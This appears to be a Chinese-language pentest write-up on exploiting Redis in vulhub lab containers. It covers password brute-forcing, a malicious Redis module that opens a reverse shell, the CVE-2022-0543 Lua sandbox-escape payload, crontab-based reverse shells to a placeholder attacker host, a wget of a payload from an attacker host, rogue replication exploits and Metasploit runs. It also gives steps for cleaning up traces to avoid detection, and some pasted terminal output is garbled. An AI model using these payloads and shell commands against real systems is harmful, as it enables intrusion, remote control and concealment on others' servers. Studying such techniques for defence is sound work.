收集Redis服务信息

1.自动枚举

```
1 | nmap --script redis-info -sV -p 6379 <IP>
2 | msf> use auxiliary/scanner/redis/redis_server
```

2.banner

这两个都是查看redis服务的信息，可能会有可能没有，不确定

```
1 | nc -vn 10.10.10.10 6379
2 | redis-cli -h 10.10.10.10 # sudo apt-get install redis-tools
```

3.暴力破解

```
1 | msf> use auxiliary/scanner/redis/redis_login
2 | nmap --script redis-brute -p 6379 <IP>
3 | hydra -P /path/pass.txt redis://<IP>:<PORT>
```

```
[root@kali]# ./data/dockerData/redis/conf
[!] Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and etc)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-07 23:06:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16344399 login tries (1:1:p:14344399), ~896525 tries per task
[DATA] attacking redis://127.0.0.1:6379
[023456] [redis] host: 127.0.0.1 password: 123456
[STATUS] attack finished for 127.0.0.1 (Valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-07 23:06:01
```

找到了有效的凭据，则需要在建立连接后使用以下命令对会话进行身份验证：

```
1 | AUTH <username> <password>
```

恶意模块加载

工具: [n0b0dyCN/RedisModules-ExecuteCommand: Tools, utilities and scripts to help you write redis modules!\(github.com\)](https://n0b0dyCN/RedisModules-ExecuteCommand: Tools, utilities and scripts to help you write redis modules!(github.com))

malicious_module.c:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include "redismodule.h"
5
6 int MaliciousCommand(RedisModuleCtx *ctx, RedisModuleString **argv, int argc) {
7     RedisModule_ReplyWithSimpleString(ctx, "Malicious code executed!");
8     return REDISMODULE_OK;
9 }
10
11 int RedisModule_OnLoad(RedisModuleCtx *ctx, RedisModuleString **argv, int argc) {
12     if (RedisModule_Init(ctx, "malicious_module", 1, REDISMODULE_APIVER_1)
13 == REDISMODULE_ERR) {
14         return REDISMODULE_ERR;
15     }
16     if (RedisModule_CreateCommand(ctx, "malicious_command",
17         MaliciousCommand, "write", 1, 1, 1) == REDISMODULE_ERR) {
18         return REDISMODULE_ERR;
19     }
20     return REDISMODULE_OK;
21 }
22
23 gcc -shared -o malicious_module.so malicious_module.c -I
24 /usr/share/metasploit-framework/data/exploits/redis/ -fPIC
25 cp malicious_module.so /etc/redis
26
27 redis
28 MODULE LOAD /etc/redis/malicious_module.so
29 malicious_command
```

在redis 7.0版本中，引入了一个名为 enable-module-command 的配置项，用于控制 MODULE 命令的使用权限，默认为no，它会完全禁用 MODULE 相关的命令，包括 MODULE LOAD, MODULE UNLOAD, MODULE LIST 等

可以在redis中执行 CONFIG GET enable-module-command 命令查看当前设置：

- 如果返回 (empty array) 或者报错，说明你的 Redis 版本可能低于 7.0
- 如果返回 1) "enable-module-command" 2) "no"，则证实开启了该配置。

那么我们可以执行service redis-server stop命令关闭redis服务并找到 redis.conf 文件。它通常位于 /etc/redis/redis.conf 或 /usr/local/etc/redis/redis.conf

编辑该文件。在文件末尾添加一行：

```
1 | enable-module-command yes
```

然后执行service redis-server start重新启动redis服务即可

这个示例本身是无害的，它只是一个“Hello World”。但在渗透测试中，攻击者会修改 MaliciousCommand 函数来执行真正的恶意操作。

例如，要实现一个反弹 shell，攻击者会把 MaliciousCommand 函数改成这样：

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include "redismodule.h"
5
6 int MaliciousCommand(RedisModuleCtx *ctx, RedisModuleString **argv, int argc) {
7     system("bash -c 'bash -i >& /dev/tcp/192.168.0.189/4444 0>&1'");
8
9     RedisModule_ReplyWithSimpleString(ctx, "OK");
10    return REDISMODULE_OK;
11 }
12
13 int RedisModule_OnLoad(RedisModuleCtx *ctx, RedisModuleString **argv, int argc) {
14     if (RedisModule_Init(ctx, "malicious_module", 1, REDISMODULE_APIVER_1)
15 == REDISMODULE_ERR) {
16         return REDISMODULE_ERR;
17     }
18     if (RedisModule_CreateCommand(ctx, "malicious_command",
19         MaliciousCommand, "write", 1, 1, 1) == REDISMODULE_ERR) {
20         return REDISMODULE_ERR;
21     }
22 }
```

将其编译打包托管到攻击者主机上

接着，我们连接终端会话

```
1 docker ps -a
2 docker -H [IP]:2375 exec -it [ID] /bin/bash
3 apt-get install wget
4 wget http://[ATTACKER_IP]/shell.so
5 cp shell.so /etc/redis
```

再打开个终端执行命令连接加载模块并执行

```
1 redis-cli -h [IP]
2 MODULE LOAD /etc/redis/shell.so
```

然后另开个终端开启监听端口

```
1 nc -lvp 4444
```

接着在redis-cli中执行 malicious_command 模块命令即可获取到会话

我们在实验完成后，可以执行 MODULE UNLOAD 模块名来卸载模块。

Redis Lua Sandbox Escape and Remote Code Execution (CVE-2022-0543)

一个沙箱有关的redis下的RCE，怎么说呢，做了才发现单纯的进入redis再进行到rce还是有点距离的，之前的三种方法各有各的差异

写入webshell是基于web应用的，ssh公私钥是基于root权限写入的，还要看版本差异，crontabs也是，如果这三种常见的不行，再根据所处的redis版本尝试利用这些poc

这个CVE就是一个实验

运行漏洞环境

redis版本是5.0.7，据说是6.x以下都可以使用

```

[root@kali)-[/home/kali/vulhub/redis/CVE-2022-0543]
└# docker compose up -d
[+] Running 5/5
  redis Pulled
    ✓ 7c3bb8808835 Pull complete
    ✓ 0ebbc3ab95e Pull complete
    ✓ 3b44c2c423c2 Pull complete
    ✓ ca5b505882c1 Pull complete
[*] Running 2/2
  Network cve-2022-0543_default Created
  Container cve-2022-0543-redis-1 Started
[root@kali)-[/home/kali/vulhub/redis/CVE-2022-0543]
└# docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
cc4932df5abc vulhub/redis:5.0.7 "redis-server /etc/r..." 20 seconds ago Up 18 seconds 0.0.0.0:6379→6379/tcp, :::6379→6379/tcp cve-2022-0543-redis-1
[root@kali)-[/home/kali/vulhub/redis/CVE-2022-0543]
└# redis-cli -h 127.0.0.1 -p 6379
127.0.0.1:6379> ping
PONG
127.0.0.1:6379> info
(error) ERR unknown command `info` , with args beginning with:
127.0.0.1:6379> info
# Server
redis_version:5.0.7
redis_git_sha:00000000
redis_git_dirty:0

```

漏洞原理

1. 背景

Redis 允许通过 `eval` 命令执行 Lua 脚本，但正常情况下这些脚本运行在沙箱中，无法执行系统命令或文件操作。

2. 补丁引入的漏洞

Debian/Ubuntu 在打包 Redis 时，通过补丁代码向 Lua 沙箱中注入了一个名为 `package` 的全局对象。该对象本应在源码中被注释（出于沙箱安全考虑），但补丁错误地重新启用了它。

3. 沙盒逃逸过程

- **加载动态库：** 攻击者可通过 `package.loadlib` 加载 Lua 系统库（如 `liblua5.1.so.0`），调用其导出函数（如 `luaopen_io`）获取 `io` 库权限。
- **执行命令：** 利用 `io.popen` 等函数执行任意系统命令。

```

1 local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",
2                               "luaopen_io");
3 local io = io_l();
4 local f = io.popen("whoami", "r"); -- 执行系统命令
5 local res = f:read("*a");
6 f:close();
7 return res;

```

攻击思路：

单从攻击角度而言，可以使用redis未授权相同的打法，从漏洞角度来看，使用 eval 函数执行上面的逃逸过程即可。

- 不同系统的 liblua 库路径可能不同，Vulhub 环境（Ubuntu focal）中路径固定为上述路径，实际测试需根据目标系统调整。
- 该漏洞仅影响 Debian/Ubuntu 发行版打包的 Redis，官方原版 Redis 不受影响。

官方 liblua 路径

```
(root㉿kali)-[~/home/kali/vulhub/redis/CVE-2022-0543]
└─# docker exec -it cve-2022-0543-redis-1 /bin/bash
root@cc4932df54bc:/# find / -name 'liblua*' 
/var/lib/dpkg/info/liblua5.1-0:amd64.triggers
/var/lib/dpkg/info/liblua5.1-0:amd64.shlibs
/var/lib/dpkg/info/liblua5.1-0:amd64.list
/var/lib/dpkg/info/liblua5.1-0:amd64.md5sums
/usr/lib/x86_64-linux-gnu/liblua5.1-bitop.so.0
/usr/lib/x86_64-linux-gnu/liblua5.1-c++.so.0
/usr/lib/x86_64-linux-gnu/liblua5.1-cjson.so.0
/usr/lib/x86_64-linux-gnu/liblua5.1-cjson.so.0.0.0
/usr/lib/x86_64-linux-gnu/liblua5.2-bitop.so.0
/usr/lib/x86_64-linux-gnu/liblua5.2-cjson.so.0.0.0
/usr/lib/x86_64-linux-gnu/liblua5.1.so.0
/usr/lib/x86_64-linux-gnu/liblua5.1-c++.so.0.0.0
/usr/lib/x86_64-linux-gnu/liblua5.2-cjson.so.0
/usr/lib/x86_64-linux-gnu/liblua5.2-bitop.so.0.0.0
/usr/lib/x86_64-linux-gnu/liblua5.1.so.0.0.0
/usr/lib/x86_64-linux-gnu/liblua5.1-bitop.so.0.0.0
/usr/share/doc/liblua5.1-0
```

getshell

```
1 eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",
"luaopen_io");local io = io_l();local f = io.popen("whoami", "r");local res =
f:read("*a");f:close();return res;' 0
2
```

```
[root@kali- [~/home/kali/vulhub/redis/CVE-2022-0543]
redis>eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",
"luaopen_io");local io = io_l();local f = io.popen("whoami", "r");local res =
f:read("*a");f:close();return res;' 0
root@kali- [~/home/kali/vulhub/redis/CVE-2022-0543]
redis>eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",
"luaopen_io");local io = io_l();local f = io.popen("cat /root/.flag", "r");local res =
f:read("*a");f:close();return res;' 0
redis>eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0",
"luaopen_io");local io = io_l();local f = io.popen("cat /root/.flag", "r");local res =
f:read("*a");f:close();return res;' 0
shelper[redis-lua-script-cve-2022-0543]\n'
127.0.0.1:63795
```

反弹Shell

1.

```
1 nc -lvp 4444
2
3 redis
4 flushall
5 CONFIG SET dir /var/spool/cron or /var/spool/cron/crontabs
6 CONFIG SET dbfilename root
7 set shell "\n\n\n* * * * * bash -i >& /dev/tcp/攻击者主机IP地址/4444 0>&1\n\n"
8 SAVE
```

1.

```

1 redis-cli EVAL "local s = redis.call('pubsub', 'channels', 'rebound'); local f = io.open('/tmp/rebound.sh', 'w+'); f:write('bash -i >& /dev/tcp/attacker_ip/8080 0>&1'); f:close()" 0
2 redis-cli PUBLISH rebound "rebound"
3 redis-cli SUBSCRIBE rebound

```

清理痕迹 获取 Shell 后，一个谨慎的攻击者会清理痕迹，恢复 Redis 的原始配置，避免被发现。

恢复原始配置 (路径和文件名可能需要猜测或从原始配置中获取)

```

1 config set dir /var/lib/redis/
2 config set dbfilename dump.rdb

```

删除恶意键

```

1 del shell
2 save

```

主从复制

这个有点捞了，4.x-5.x的老版本才有了，而且用ssh写入也能代替，一般

工具地址[GhostWolfLab/KALI-redis-master_slave: Redis 4.0-5.0主从复制命令执行\(github.com\)](https://github.com/GhostWolfLab/KALI-redis-master_slave)

靶机启动

将攻击机伪造为主节点，像从节点广播恶意文件

不知为啥，exp.so没有make出来了

```

1 git clone https://github.com/vulhub/redis-rogue-getshell.git
2 cd redis-rogue-getshell/RedisModulesSDK
3 make      # 编译的时候可能会报错，不用管
4 cd ..      # 回到redis-rogue-getshell
5 ./redis-master.py -r 192.168.66.130 -p 6379 -L 192.168.66.130 -P 8989 -f
RedisModulesSDK/exp/exp.so -c "ls"
6 ./redis-master.py -r 18.166.69.81 -p 6379 -L 47.108.128.134 -P 8989 -f
RedisModulesSDK/exp/exp.so -c "ls"
7
8 ./redis-rogue-server.py --rhost 127.0.0.1 --lhost 127.0.0.1

```

[!NOTE]

-r 192.168.66.130 # 目标Redis服务器的IP地址
-p 6379 # 目标Redis服务的端口 (默认6379)
-L 192.168.66.130 # 攻击机监听的IP地址 (伪装为主节点)
-P 8989 # 攻击机监听的端口 (用于主从同步)
-f RedisModulesSDK/exp/exp.so # 恶意动态链接库 (.so文件路径)
-c "ls" # 要在目标服务器上执行的命令

```

└──(root㉿kali)-[~/home/kali/redis-rogue-getshell]
# ./redis-master.py -r 192.168.66.130 -p 6379 -L 192.168.66.130 -P 8989 -f Redis
ModulesSDK/exp/exp.so -c "whoami"
>> send data: b'*3\r\n$7\r\nnSLAVEOF\r\nn$14\r\nn192.168.66.130\r\nn$4\r\nn8989\r\nn'
>> receive data: b'+OK\r\n'
>> send data: b'*4\r\nn$6\r\nnCONFIG\r\nn$3\r\nnSET\r\nn$10\r\nnndbfilename\r\nn$6\r\nnexp.
so\r\nn'
>> receive data: b'+OK\r\n'
>> receive data: b'PING\r\n'
>> receive data: b'REPLCONF listening-port 6379\r\n'
>> receive data: b'REPLCONF capa eof capa psync2\r\n'
>> receive data: b'PSYNC c659967f5a8654cf6bf0cdab828abe997a1fcce2 1\r\n'
>> send data: b'*3\r\nn$6\r\nnMODULE\r\nn$4\r\nnLOAD\r\nn$8\r\nn./exp.so\r\nn'
>> receive data: b'+OK\r\n'
>> send data: b'*3\r\nn$7\r\nnSLAVEOF\r\nn$2\r\nnNO\r\nn$3\r\nnONE\r\nn'
>> receive data: b'+OK\r\n'
>> send data: b'*4\r\nn$6\r\nnCONFIG\r\nn$3\r\nnSET\r\nn$10\r\nnndbfilename\r\nn$8\r\nndump
.rdb\r\nn'
>> receive data: b'+OK\r\n'
>> send data: b'*2\r\nn$11\r\nnsystem.exec\r\nn$6\r\nnwhoami\r\nn'
>> receive data: b'$7\r\nneredis\r\nn\r\nn'          pubsub 33554432 8388608 60"
redis

>> send data: b'*3\r\nn$6\r\nnMODULE\r\nn$6\r\nnUNLOAD\r\nn$6\r\nnsystem\r\nn'
>> receive data: b'+OK\r\n'

```

用msfconsole试试

16	exploit/linux/redis/redis_debian_sandbox_escape	2022-02-18	excellent	Yes	redis	Lua Sandbox Escape
17	\ target: Unix Command
18	\ target: Linux Dropper
19	exploit/linux/redis/redis_rePLICATION_cmd_exec	2018-11-13	good	Yes	redis	Replication Code Execution
20	exploit/linux/http/sophos_utm_webadmin_sid_cmd_injection	2020-09-18	excellent	Yes	Sophos UTM WebAdmin SID Command Injection	
21	\ target: Linux Dropper
22	\ target: Linux Dropper
23	exploit/windows/browser/webex_ufc_newobject	2008-08-06	good	No	WebEx UCF atucfobj.dll ActiveX NewObject Method Buffer Overflow	
24	exploit/windows/browser/ms07_017_ani_loadimage_chunksize	2007-03-28	great	No	Windows ANI LoadAnIcon() Chunk Size Stack Buffer Overflow (HTTP)	
25	\ target: (Automatic, IE6, IE7 and Firefox on Windows NT, 2000, XP, 2003 and Vista)
26	\ target: (Automatic, Internet Explorer (all languages))
27	\ target: IE7 on Windows XP SP2, 2003 SP1, SP2 (all languages)
28	\ target: IE7 and Firefox on Windows Vista (all languages)
29	\ target: Firefox on Windows XP (English)
30	\ target: Firefox on Windows 2003 (English)	2007-03-28	great	No	Windows ANI LoadAnIcon() Chunk Size Stack Buffer Overflow (SMTP)	
31	exploit/windows/email/ms07_017_ani_loadimage_chunksize
32	\ target: Automatic

```

msf6 >
msf6 > use exploit/linux/redis/redis_replication_cmd_exec
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/redis/redis_replication_cmd_exec) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(linux/redis/redis_replication_cmd_exec) > set LPORT 9999
LPORT => 9999
msf6 exploit(linux/redis/redis_replication_cmd_exec) > set RPORT 6379
RPORT => 6379
msf6 exploit(linux/redis/redis_replication_cmd_exec) > set RHOST 127.0.0.1
RHOST => 127.0.0.1
msf6 exploit(linux/redis/redis_replication_cmd_exec) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 exploit(linux/redis/redis_replication_cmd_exec) > set SRVPORT 6380
SRVPORT => 6380
msf6 exploit(linux/redis/redis_replication_cmd_exec) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:9999
[*] 127.0.0.1:6379 - Compile redis module extension file
[*] 127.0.0.1:6379 of Server - Payload generated successfully!
[*] 127.0.0.1:6379 Buffer - Listening on 127.0.0.1:6380
whoami
^C[-] 127.0.0.1:6379 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(linux/redis/redis_replication_cmd_exec) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:9999
[*] 127.0.0.1:6379 - Compile redis module extension file
[*] 127.0.0.1:6379 - Payload generated successfully!
[*] 127.0.0.1:6379 - Listening on 127.0.0.1:6380

```

关于redis的漏洞还有很多，没法一一演示，遇到了再根据具体情况，具体版本查找有没有CVE去利用
但总的来说就是先登入redis，在通过redis的各种信息，或配合的架构去找对应的poc进行re

搜索结果

关于「redis」的搜索数据

AVD编号	漏洞名称	漏洞类型	披露时间	漏洞状态
AVD-2025-62507	Redis: XACKDEL 中的错误可能导致堆栈溢出和潜在的 RCE (CVE-2025-62507)	CWE-121	2025-11-05	CVE PoC
AVD-2025-59271	Redis Enterprise Elevation of Privilege Vulnerability	CWE-285	2025-10-09	CVE PoC
AVD-2025-49844	Redis LUA UAF 远程代码执行漏洞 (CVE-2025-49844)	CWE-416	2025-10-04	CVE PoC
AVD-2025-46819	Redis很容易通过专门精心设计的LUA脚本 (CVE-2025-46819) 遭受DOS的影响。	CWE-125	2025-10-04	CVE PoC
AVD-2025-46818	REDIS: 身份验证的用户可以作为不同的用户执行LUA脚本 (CVE-2025-46818)	CWE-94	2025-10-04	CVE PoC
AVD-2025-9364	rockwellautomation factorytalk analytics logixai-3.01.00将系统数据暴露到未授权控制的范围漏洞(CVE-2025-9364)	CWE-497	2025-09-09	CVE PoC

LUA前面那个就是6.x版本以下的，看看吧，今年又有一个LUA的，Affect version更是来到了惊人的All
这个目前只有检测的工具，没有实际公布的RCE版本，估计影响面会非常大，所以没有公布
CVSS更是惊人的10.0/10.0

About the Vulnerability

- CVE ID:** CVE-2025-49844
- Name:** RediShell
- CVSS Score:** 10.0 (Critical)
- Type:** Use-After-Free (UAF) in Lua Interpreter
- Impact:** Remote Code Execution (RCE)
- Discovered by:** Wiz Research Team
- [raminfp/redis_exploit: CVE-2025-49844 \(RediShell\).\(github.com\)](#)

Lua Use-After-Free may lead to remote code execution

Critical YaacovHazar published GHSA-4789-qfc9-5f9q on Oct 3

Package	Affected versions	Patched versions
redis-server	All	6.2.20, 7.2.11, 7.4.6, 8.0.4, 8.2.2

Description

Impact

An authenticated user may use a specially crafted Lua script to manipulate the garbage collector, trigger a use-after-free and potentially lead to remote code execution.

The problem exists in all versions of Redis with Lua scripting.

Workarounds

An additional workaround to mitigate the problem without patching the redis-server executable is to prevent users from executing Lua scripts. This can be done using ACL to restrict EVAL and EVALSHA commands.

Credit

The problem was reported by Wiz researchers Benny Isaacs (@benny_isaacs), Nir Brakha, Sagi Tzadik (@sagitz_) working with Trend Micro, Zero Day Initiative

写在最后

其实我这个redis和那个web后端的redis基本没什么关系，就是一个redis的一些漏洞的复现，而且利用点都在获取redis登录之后在进行下一步的不同操作，像什么ssh写入，主从复制这些，姿势很多，学不完，最关键的还是redis未授权（没设置密码）或者弱口令，开发时注意着点，但也还是希望，开发赏饭吃，这周总算水完了。